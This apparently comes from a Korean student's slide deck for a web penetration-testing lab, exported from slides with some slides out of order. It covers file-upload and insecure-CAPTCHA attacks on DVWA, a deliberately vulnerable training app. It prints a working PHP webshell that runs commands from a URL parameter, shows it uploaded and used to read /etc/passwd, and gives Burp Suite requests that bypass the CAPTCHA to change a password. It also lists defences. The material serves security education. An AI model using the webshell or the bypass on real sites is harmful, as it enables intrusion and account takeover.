

File Upload & Insecure CAPTCHA

웹 모의해킹 실습 4주차
배준호


CONTENTS

목차

- | | | |
|---|------|--------------------------|
| 1 | ———— | File Upload |
| 2 | ———— | File Upload 공격 실습 |
| 3 | ———— | Insecure CAPTCHA |
| 4 | ———— | CAPTCHA 공격 실습 |

1. File Upload

- 파일업로드 공격
- 악의적인 사용자가 웹 애플리케이션의 취약점을 이용하여 악성 파일을 업로드하고 실행하는 공격이다.
- 파일이 업로드되는 페이지(게스트,sns 등)에 악성 파일(웹쉘)을 업로드



이미지를 업로드 하세요




1. 웹쉘 업로드



2. 웹쉘 접근



시스템 명령어 전달



1. File Upload 공격 유형

- 파일 확장자 조작: 공격자는 업로드할 파일의 확장자를 조작하여 실제로는 악성 코드인 파일을 업로드할 수 있다.
EX) .php 확장자 대신 .jpg 확장자를 사용하여 PHP 스크립트 업로드
- MIME 유형 조작: 파일 업로드 시 서버는 파일의 MIME 유형을 확인하여 유효성을 검사하는 경우가 많다. 공격자는 MIME 유형을 조작하여 원래 허용되지 않는 파일을 업로드할 수 있다.
- 파일 크기 제한 우회: 웹 애플리케이션은 종종 파일 크기 제한을 설정하여 대용량 파일의 업로드를 방지한다. 하지만 공격자는 파일 크기 제한을 우회하기 위해 압축 파일이나 이미지 등의 포맷을 사용할 수 있다.

4. CAPTCHA 공격 실습

#	Host	Method	URL	Params	Edited
111	http://192.168.44.139	POST	/dvwa/vulnerabilities/captcha/	✓	
110	http://192.168.44.139	POST	/	http://192.168.44.139/dvwa/vulnerabilities/captcha/	
109	http://192.168.44.139	POST	/	Add to scope	
103	http://192.168.44.139	POST	/	Scan	
99	http://192.168.44.139	GET	/	Send to Intruder	Ctrl+I
98	http://192.168.44.139	GET	/	Send to Repeater	Ctrl+R
97	http://192.168.44.139	GET	/	Send to Sequencer	
86	http://192.168.44.139	GET	/	Send to Comparer (request)	
85	http://192.168.44.139	GET	/	Send to Comparer (response)	
84	http://192.168.44.139	GET	/	Show response in browser	
83	http://192.168.44.139	GET	/	Request in browser	>
82	http://192.168.44.139	GET	/	Engagement tools [Pro version only]	>
				Show new history window	
				Add comment	
				Highlight	>
				Delete item	
				Clear history	

Request	Response
Pretty	Raw
1	POST /dvwa/vulnerabilities/captcha/
2	Host: 192.168.44.139
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20180905 Firefox/102.0
4	Accept: text/html,application/xhtml+xml,application/javascript;q=0.8

- Step 2 요청의 페이지를 Repeater로 이동시킨다.

2. File Upload 공격 실습

```
(root@kali)-[/home/kali]
# gedit webshell.php
```

```
1 <?php
2
3 //
4
5 // PoC: a simple webshell
6 // Author: Bonghwan Choi
7 //
8
9 echo 'Enter a Command:<br>';
10 echo '<form action="">';
11 echo '<input type=text name="cmd">';
12 echo '</form>';
13
14 if (isset($_GET['cmd'])) {
15     system($_GET['cmd']);
16 }
17
18 ?>
```

- 먼저 사이트에 업로드할 파일을 만든다
- <form action="">
- Form 데이터가 전송되는 Server URL이다. 현재는 비어 있으므로 폼이 제출되었을 때 아무 동작도 수행되지 않는다.
- echo '<input type=text name="cmd">';
- <input> 요소를 생성
- type=text: 텍스트 입력 필드를 나타낸다.
- name="cmd" 필드의 이름은 "cmd"로 지정된다.
- 사용자는 이 필드를 통해 원하는 명령을 입력할 수 있다.
- \$_GET['cmd'] 변수가 설정되어 있는지 확인한다. \$_GET은 PHP의 전역 변수로, URL 매개변수를 통해 전달된 데이터를 가져온다. 여기서는 "cmd"라는 이름의 매개변수를 확인하고자 한다.
- system(\$_GET['cmd']);
- system() 함수를 사용하여 \$_GET['cmd']에 저장된 사용자 입력 명령을 실행합니다.

2. File Upload 공격 실습

Vulnerability: File Upload

Choose an image to upload:

webshell.php

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- <https://www.acunetix.com/websecurity/upload-forms-threat/>

- webshell.php 파일을 업로드 한다.

Vulnerability: File Upload

Choose an image to upload:


No file selected.

../../../../hackable/uploads/webshell.php succesfully uploaded!

- 업로드 되었다고 문구가 나타난다.
- 이때 ../../는 현재 페이지가 localhost/dvwa/vulnerabilities/upload/ 이므로 상위 디렉토리로 이동한 후인
- localhost/dvwa/hackable/uploads 에 webshell.php에 있다는 것을 알 수 있다.

2. File Upload 공격 실습

- webshell.php 페이지로 이동 후 다음과 같이 명령어를 실행하여 사용자의 정보를 알 수 있다.



```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software stack,../var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,../var/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534::/run/ssh:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,../var/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS daemon,../run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,../run/speech-dispatcher:/bin/false pulse:x:109:113:PulseAudio daemon,../run/pulse:/usr/sbin/nologin saned:x:110:116::/var/lib/saned:/usr/sbin/nologin lightdm:x:111:117:Light Display Manager:/var/lib/lightdm:/bin/false polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin nm-openvpn:x:112:118:NetworkManager OpenVPN,../var/lib/openvpn/chroot:/usr/sbin/nologin rtkit:x:113:119:RealtimeKit,../proc:/usr/sbin/nologin colord:x:114:120:colord colour management daemon,../var/lib/colord:/usr/sbin/nologin nm-openconnect:x:115:121:NetworkManager OpenConnect plugin,../var/lib/NetworkManager:/usr/sbin/nologin mysql:x:116:123:MySQL Server,../nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:118:125::/var/lib/geoclue:/usr/sbin/nologin Debian-snmpp:x:119:126::/var/lib/snmpp:/bin/false sslh:x:120:128::/nonexistent:/usr/sbin/nologin ntpsec:x:121:131::/nonexistent:/usr/sbin/nologin redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin rwho:x:123:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:124:65534::/run/iodine:/usr/sbin/nologin miredo:x:125:65534::/var/run/miredo:/usr/sbin/nologin statd:x:126:65534::/var/lib/nfs:/usr/sbin/nologin redis:x:127:133::/var/lib/redis:/usr/sbin/nologin postgres:x:128:134:PostgreSQL administrator,../var/lib/postgresql:/bin/bash mosquito:x:129:136::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:130:137::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:131:139::/var/lib/openvas:/usr/sbin/nologin king-phisher:x:132:140::/var/lib/king-phisher:/usr/sbin/nologin kali:x:1000:1000:../home/kali:/usr/bin/zsh
```


2. File Upload 공격 대응방안

- 파일의 크기와 유형을 제한한다.
- 업로드된 파일의 이름을 랜덤하게 생성시켜서 해커가 자신이 업로드한 파일에 접근하지 못하게한다.
- 업로드되는 서버와 웹애플리케이션 서버를 분리한다.
- 업로드 폴더의 실행권한을 완전히 제거하여 접근을 차단한다

3. Insecure CAPTCHA


- CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart)
- 컴퓨터와 사람을 구분하기 위한 완전 자동화된 공개 튜링 테스트
- 사용자에게 이미지, 문장, 수학 문제 등을 제시하여 사람인지 컴퓨터인지 확인한다.
- 자동화 공격 예방에 많이 사용된다.




1. CAPTCHA 확인
2. 확인완료, 비밀번호 변경



확인 한 것처럼 속이고 비밀번호만 변경



4. CAPTCHA 공격 실습



- 먼저 새로운 비밀번호 입력과 CAPTCHA 인증을 하여 비밀번호를 변경을한다

4. CAPTCHA 공격 실습

- Burp Suite를 통해 step 1에서 비밀번호를 normal로 변경하였고 recaptcha response로 매 번 랜덤한 값을 주고 인증한 것을 확인할 수 있다

```
Request
Pretty Raw Hex
Firefox/102.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 1548
9 Origin: http://192.168.44.139
10 Connection: close
11 Referer: http://192.168.44.139/dvwa/vulnerabilities/captcha/
12 Cookie: security=low; PHPSESSID=so35115e4b75khttpcufni4sj3
13 Upgrade-Insecure-Requests: 1
14
15 step=1&password_new=normal&password_conf=normal&g-recaptcha-response=
83N200m0q40EYK3MM35N1V210W1K1V2_anc_n01N21np0Z123N0V2j4V1V1-848g7cndvgSmd
-7EMBKR6L9PDIXAzXrpBuWsm2jNNtkUOCBncrzFpz4SKL2vE26zmsErw9uD29VIFR912Pd5-ydGkE
mQw6z3fJH4Bm1I2-Kw9ANU2QBjF5pSILjdZiRavmM81eVfZEPSo1G0V2KM_Uok7mz0BK1k6poC-wh8
8fwu0huS7BF11wMglKGJP01V2fA_q4Fe1L6dvvZaVfWM19GHyZWiiD9SxwZpEmDGwH65uE5Z1QC7GH
_QdzoG_npZuZF4B15TNk6BZ-zQ15SZ-E004ksRMrr-yYPj0-2uXerH85V1AXj2jGynPEmcRyNEM--
1J7tAlZ0qEwvQgW3MH--FvgtvYeiUWUUVFMF5Wwc3P9u_ff7Ind-IA_oq1CGN8svzrugzmInhPfi
eJuWKKJgxX1rTo0Sa0Hv8nTsFozkSXIWgvZqFHfsYzJkTp0sN2X1t_IqIoLY9uUVKM93g9AIUYTxg
UskYIz0xgRhC8civWGfuPpmPjPnm4L03SGchRfHQ3naU8xJsYD0KGZVFT_JIv31NL4Wa81Pk8q4svn
VVH0feIy14KKHDKUmgDsEMr_ACtDVfHWx_dD-wAqocnZ9GYi1Tut8pnlh0MRfHbmV4D3H_ATyCrcn0
TJFwY5IxKhG1uDD05181r9Ci_KjnQMTrdJdxEcKx6681Nz-_ngV5cMINfFLxRk3IrtAS24gugexzg1
HBF8_JYhThDiaj_2cHZ_rbDrC56zbDHS7icQFmqRLKduBNwSvZntn4opCkBoTU0R6Z0yHLqCa7jUpt
shDpmu100M7MGu1Me+VclV1216H0nGwAd8d3DuxDz1bMu30CoMAEC4x0fWUoKshh+cH5TcV5hT-1tC
```

4. CAPTCHA 공격 실습

Vulnerability: Insecure CAPTCHA

You passed the CAPTCHA! Click the button to confirm your changes.

Change

- Change 버튼을 누르면
- step 2가 진행되고 normal로 바뀌는 것을 확인했다.

Request

```
Pretty Raw Hex
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 61
9 Origin: http://192.168.44.139
10 Connection: close
11 Referer: http://192.168.44.139/dvwa/vulnerabilities/captcha/
12 Cookie: security=low; PHPSESSID=so35115e4b75khttpcufni4sj3
13 Upgrade-Insecure-Requests: 1
14
5 step=2&password_new=normal&password_conf=normal&Change=Change
```

4. CAPTCHA 공격 실습

```
Send [Settings] [Cancel] [Previous] [Next] Target

Request
Pretty Raw Hex
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 61
9 Origin: http://192.168.44.139
10 Connection: close
11 Referer: http://192.168.44.139/dvwa/vulnerabilities/captcha/
12 Cookie: security=low; PHPSESSID=so35115e4b75khttfcufni4sj3
13 Upgrade-Insecure-Requests: 1
14
15 step=2&password_new=hacker&password_conf=hacker&change=Change
```

```
Response
Pretty Raw Hex Render
Notice: Array to string conversion in /opt/lampp/htdocs/dvwa/dvwa/includes/dvwaPage.inc.php on line 54

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

